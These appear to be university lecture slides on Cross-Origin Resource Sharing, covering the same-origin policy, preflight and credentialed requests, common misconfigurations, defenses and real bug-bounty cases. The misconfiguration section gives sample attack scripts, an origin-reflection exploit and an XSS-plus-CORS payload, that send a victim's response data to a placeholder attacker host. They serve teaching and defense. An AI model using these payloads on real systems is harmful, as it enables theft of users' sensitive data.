
Cross Origin Resource Sharing

Kameswari Chebrolu

Department of CSE,
IIT Bombay



https://miro.medium.com/v2/resize:fit:1400/1*smlVN37RHmjHo0H4ijIjiA.png

Outline

- Background
- What is CORS?
- Implementation Flaws
- Defenses
- Real Life Examples
- Summary

Background

- HTTP stateless
- Solution?
  - Cookies/Session tokens created/stored at server and importantly provided to client and managed by browser
  - Browser submits cookies automatically on future requests to preserve state across multiple requests

Web Mashups

- A server with origin A can return HTML code that loads a resource (e.g. json, images, scripts) from another origin B
- Why? For improved functionality, helps share resources
  - Load static resources such as images from an image hosting site or CDN
  - Allow a user to upload profile data on one website and display it on a different website
  - Allow developers to make use of shared resources (libraries, scripts etc)
  - Allow marketing teams to integrate content such as videos or advertisements from a different provider on their own site

Dangers

- Dynamic web applications offer rich functionality
- However downloaded javascript:
  - Can both access and modify DOM
  - Can access authentication tokens/cookies
- Malicious JavaScript loaded from a third-party domain should not be allowed access to sensitive data!
  - How to protect?

Same Origin Policy (SOP)

- Origin: protocol + hostname + port
  - (http) + (www.iitb.ac.in) + (80)
- Browser restricts access to resources of an origin
  - A malicious script loaded from one origin cannot access sensitive data on a page loaded from a different origin
    - Cookies
    - Response to HTTP request
    - DOM of other origin etc

- SOP cross-origin reads via scripts are disallowed by default
- Note: web pages may freely embed cross-origin images, stylesheets, scripts, iframes, and videos etc
  - Certain “cross-domain” requests, notably Ajax requests via JavaScript, are forbidden by default

Example 1

- Website A frames Website B
- Website B's HTML has a javascript
- Can this javascript manipulate DOM or access cookies of website A?
  - NO (due to SOP)

Example 2

- Website A's HTML has the following code
  - <script src="https://websiteB.com/script.js"></script>
- Can this javascript manipulate DOM of website A?
  - YES

(if instead of a script, it is an image or another html file or css, all load fine in website A as well)

Example 3

- A script running on https://websiteA.com tries to make an AJAX request (GET) to https://websiteA.com/api/data
- Can the script access the response of the request?
  - YES

- A script running on https://websiteA.com tries to make an AJAX request (GET) to https://websiteB.com/api/data
- Can the script access the response of the request?
  - NO (due to SOP)

javascript

```
fetch('https://websiteB.com/api/data')
.then(response => response.json())
.then(data => console.log(data));
```

Cross-Origin Resource Sharing (CORS)

- SOP, an important concept but web mashups very useful to deliver rich functionality

Example: Simple Request

Suppose web content at https://bank.com wishes to invoke an api hosted at https://api.bank.com to get bank details of user

Code like below might be used in JavaScript (deployed on bank.com)

Response from api.bank.com is not returned by browser to bank.com (same origin policy)

```
const xhr = new XMLHttpRequest();
const url = "https://api.bank.com/accounts/";

xhr.open("GET", url);
xhr.onreadystatechange = handler;
xhr.send()
```

- CORS proposed in 2006
  - Provide a means of white-listing origins as if they reside within the same origin!
  - Allows more freedom and functionality but with more security
- CORS relaxes same-origin policy by allowing servers to specify which origins can access their resources
  - Achieved through the use of HTTP headers

- When a web browser makes a cross-origin request, the HTTP request contains an "Origin" header
  - Origin indicates from where the request originated
  - Based on this, server (cross-origin server) responds with specific CORS headers to indicate whether request allowed or not!

Request from bank.com

GET /accounts/users/261 HTTP/1.1
Host: api.bank.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0)
Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Connection: keep-alive
Origin: https://bank.com

(The Origin header is added by browser in all cross-origin requests
Request is originated by bank.com and sent to api.bank.com)

- Access-Control-Allow-Origin: Specifies which origins are allowed in request to access the resource
  - Set by the cross-origin server
  - Can specify specific origins or a "*" which allows access from any origin

Response from api.bank.com

HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2
Access-Control-Allow-Origin: *
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/xml

[… Data…]

*: resource (Data) can be accessed by any origin

If "Access-Control-Allow-Origin: https://bank.com", then only bank.com can access data and not others

Preflight Requests

- Unlike simple requests, in "preflighted" requests:
  - Browser first sends special type of HTTP OPTIONS request to server
    - To determine if the actual request is safe to send
  - If safe, only then sends the actual request

Key conditions triggering a preflight request:

- Non-simple HTTP methods like PUT, DELETE, PATCH, etc
- Non-standard Content-Type headers
  - Request that are NOT "application/x-www-form-urlencoded", "multipart/form-data", or "text/plain"
- Custom request headers beyond the standard set, like "X-Custom-Header" etc

- Access-Control-Allow-Methods: Specifies the HTTP methods (e.g., GET, POST, PUT, DELETE) that are allowed in request when accessing the resource
  - Set by the cross-origin server
  - E.g. Access-Control-Allow-Methods: GET, POST, OPTIONS
- Access-Control-Allow-Headers: Specifies which HTTP headers are allowed in request
  - Set by the cross-origin server

```
fetch("https://api.bank.com/accounts/user/261" , {
  method: "PUT", // Non-simple HTTP method
  headers: {
    "Content-Type": "application/json", // Non-simple Content-Type
    "Authorization": "Bearer my-token", // Custom header
  },
  body: JSON.stringify({ key: "value" }), // Non-simple request with a body
})
  .then((response) => {
    if (!response.ok) {
      throw new Error("Network response was not ok");
    }
    return response.json();
  })
  .then((data) => console.log(data))
  .catch((error) => console.error("Error:", error));
```

Request1:

```
OPTIONS  /accounts/users/261 HTTP/1.1
Host: api.bank.com
Origin: https://bank.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Authorization,
Content-Type
```

Response1:

HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://bank.com
Access-Control-Allow-Methods: PUT, GET, POST
Access-Control-Allow-Headers: Authorization, Content-Type
Access-Control-Max-Age: 3600

Request 2:

PUT /accounts/users/261 HTTP/1.1
Host: api.bank.com
Origin: https://bank.com

Authorization: Bearer my-token
Content-Type: application/json

{"key":"value"}

Response 2:

HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://bank.com
Content-Type: application/json

{"result": "success"}

Requests with Credentials

- By default, in cross-origin fetch() or XMLHttpRequest calls, browsers will not send credentials like cookies or tokens
- But CORS allows "credentialed" requests that are aware of HTTP cookies and HTTP Authentication information

```
function callOtherDomain() {
  const url = "https://api.bank.com/accounts/users/261" ;

  fetch(url, {
    method: "GET", // HTTP method
    credentials: "include", // Include credentials such as cookies
  })
    .then((response) => {
      if (!response.ok) {
        throw new Error(`HTTP error! Status: ${response.status}`);
      }
      return response.json(); // Parse the JSON response
    })
    .then((data) => {
      console.log("Response Data:", data); // Handle the data
    })
    .catch((error) => {
      console.error("Error:", error); // Handle errors
    });
```

Request from bank.com

GET /accounts/users/261 HTTP/1.1
Host: api.bank.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0)
Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Connection: keep-alive
Referer: https://bank.com/account-details.html
Origin: https://bank.com
Cookie: session=eh1206a11-d52a-4205-91fd-47fbd2ff132f

(note cookie here belongs to api.bank.com)

Response from api.bank.com

HTTP/1.1 200 OK
Date: Mon, 01 Dec 2021 03:14:10 GMT
Server: Apache/2
Access-Control-Allow-Origin: https://bank.com
Access-Control-Allow-Credentials: true
Cache-Control: no-cache
Set-Cookie: id=31123; expires=Wed, 31-Dec-2021 01:34:53 G
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 106
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain

[Data]

- Access-Control-Allow-Credentials: Indicates whether the request can include credentials (such as cookies or HTTP authentication)
  - Set by the cross-origin server
  - If server did not respond with an Access-Control-Allow-Credentials with value true
    - Response would be ignored i.e. will not be made available by browser to javascript making the request

Points to Note

- CORS-preflight requests must never include credentials
  - Only when Access-Control-Allow-Credentials: true is seen, actual request can be made with credentials
- When responding to a credentialed request: * wildcard not allowed for
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Headers
  - Access-Control-Allow-Methods etc

- Cookies set in CORS responses are subject to normal third-party cookie policies
  - E.g. page loaded from bank.com but cookie sent by api.bank.com would not be saved if the user's browser is configured to reject all third-party cookies

- Cookies sent or not, also decided by samesite attributes
  - If an AJAX call specifies that it should include credentials (such as cookies) and
  - If server responds with Access-Control-Allow-Credentials: true
  - Cookies will still not be sent if the cookies have the SameSite=Strict attribute set

Implementation Flaw: Access to any domain

- Some applications provide access to a number of other domains in a dynamic fashion
- Take easy route: allow access from any requesting domain
  - Just reflect the received origin in the reply under Access-Control-Allow-Origin

```
GET /sensitive-victim-data
Host: vulnerable.com
Origin: http://www.attacker.com

And the server responds with:
HTTP/1.1 200 OK
Access-Control-Allow-Origin:
http://www.attacker.com
Access-Control-Allow-Credentials: true
```

If the response contains any sensitive information such as an API key, can retrieve by placing following script on attacker website:

```
var xhr = new XMLHttpRequest();
xhr.onload = function() {
        if (xhr.responseText.trim() !== '') {
            window.location.href =
'//attacker-website.com/log?data=' +
encodeURIComponent(xhr.responseText);
        }
};
xhr.open('GET', 'https://vulnerable.com/data', true);
xhr.withCredentials = true;
xhr.send();
```

Implementation Flaw: Whitelist Origins

- When a CORS request is received, supplied origin is compared to a whitelist
- If allowed, reflected in the Access-Control-Allow-Origin header

Host: normal-website.com
...
Origin: https://good-website.com

HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://good-website.com

- Rules are often implemented by matching URL prefixes or suffixes
- Application grants access to all domains ending in good-website.com
  - Attacker might gain access by registering domain: attackergood-website.com
- Application grants access to all domains beginning with good-website.com
  - Attacker might gain access using the domain: good-website.com.attacker.net

XSS+CORS

- Assume following about a website
  - Contains sensitive information and implements CORS
- If an attacker tricks a victim user to access this page
  - Browser can be asked to include relevant credentials of victim
  - However server will check origin (=attacker) and will not include it in Access-Control-Allow-Origin
  - Browser will therefore not share response even if request originated by victim browser

Attack Scenario: Assumptions

- Website has a subdomain that has XSS vulnerability
- Website has a CORS policy that allows access from sub-domains
- How can attacker bypass CORS?

Given the following request:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable.com
Origin: https://subdomain.vulnerable.com
Cookie: sessionid=...
```

Server responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://subdomain.vulnerable.com
Access-Control-Allow-Credentials: true
```

Server allows the subdomain to access response of requests made to it

- Suppose the subdomain has a reflected XSS vulnerability in the product id
  - https://subdomain.vulnerable.com/?productId=<script>alert(1)<script>
  - Results in say given HTML text

```
<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset="UTF-8">
        <title>Product Page</title>
</head>
<body>
        <h1>Product Details</h1>
        <div id="product-info">
        No Such Product ID:
<script>alert(1)</script>
        </div>
</body>
</html>
```

Payload of Attacker (hosts on attacker website which victim user is tricked to click)

```
<script>
    document.location="http://subdomain.vulnerable.com/?productId=<s
cript>var req = new XMLHttpRequest(); req.onload = reqListener;
req.open('get','https://cross-origin-server.com/accountDetails',true
); req.withCredentials = true;req.send();function reqListener()
{location='https://attacker.com/log?key='+this.responseText;
};</script>"
</script>
```

URL encoding is often needed for this to work in practice

Defenses

- CORS vulnerabilities arise primarily due to misconfigurations and improper whitelisting
- If a web resource contains sensitive information,
  - Origin should be properly specified in the Access-Control-Allow-Origin header
  - Only allow trusted sites with proper checks
  - Avoid wildcards

- CORS defines browser behavior, never a replacement for server-side protection of sensitive data
  - Authentication and session management should always be done on top of CORS

Real Life Examples

- Zomato’s CORS Misconfiguration: https://hackerone.com/reports/426165
- CORS Misconfiguration on vanillaforums.com https://hackerone.com/reports/1527555

Summary

- CORS relaxes SOP to help with web mashups
- Manages this via HTTP headers
  - Origin, Access-Control-Allow-Origin etc
- Implementation flaws mainly arise from improper configuration
- Defense: Configure server properly!

References

- https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- https://portswigger.net/web-security/cors
- https://auth0.com/blog/cors-tutorial-a-guide-to-cross-origin-resource-sharing/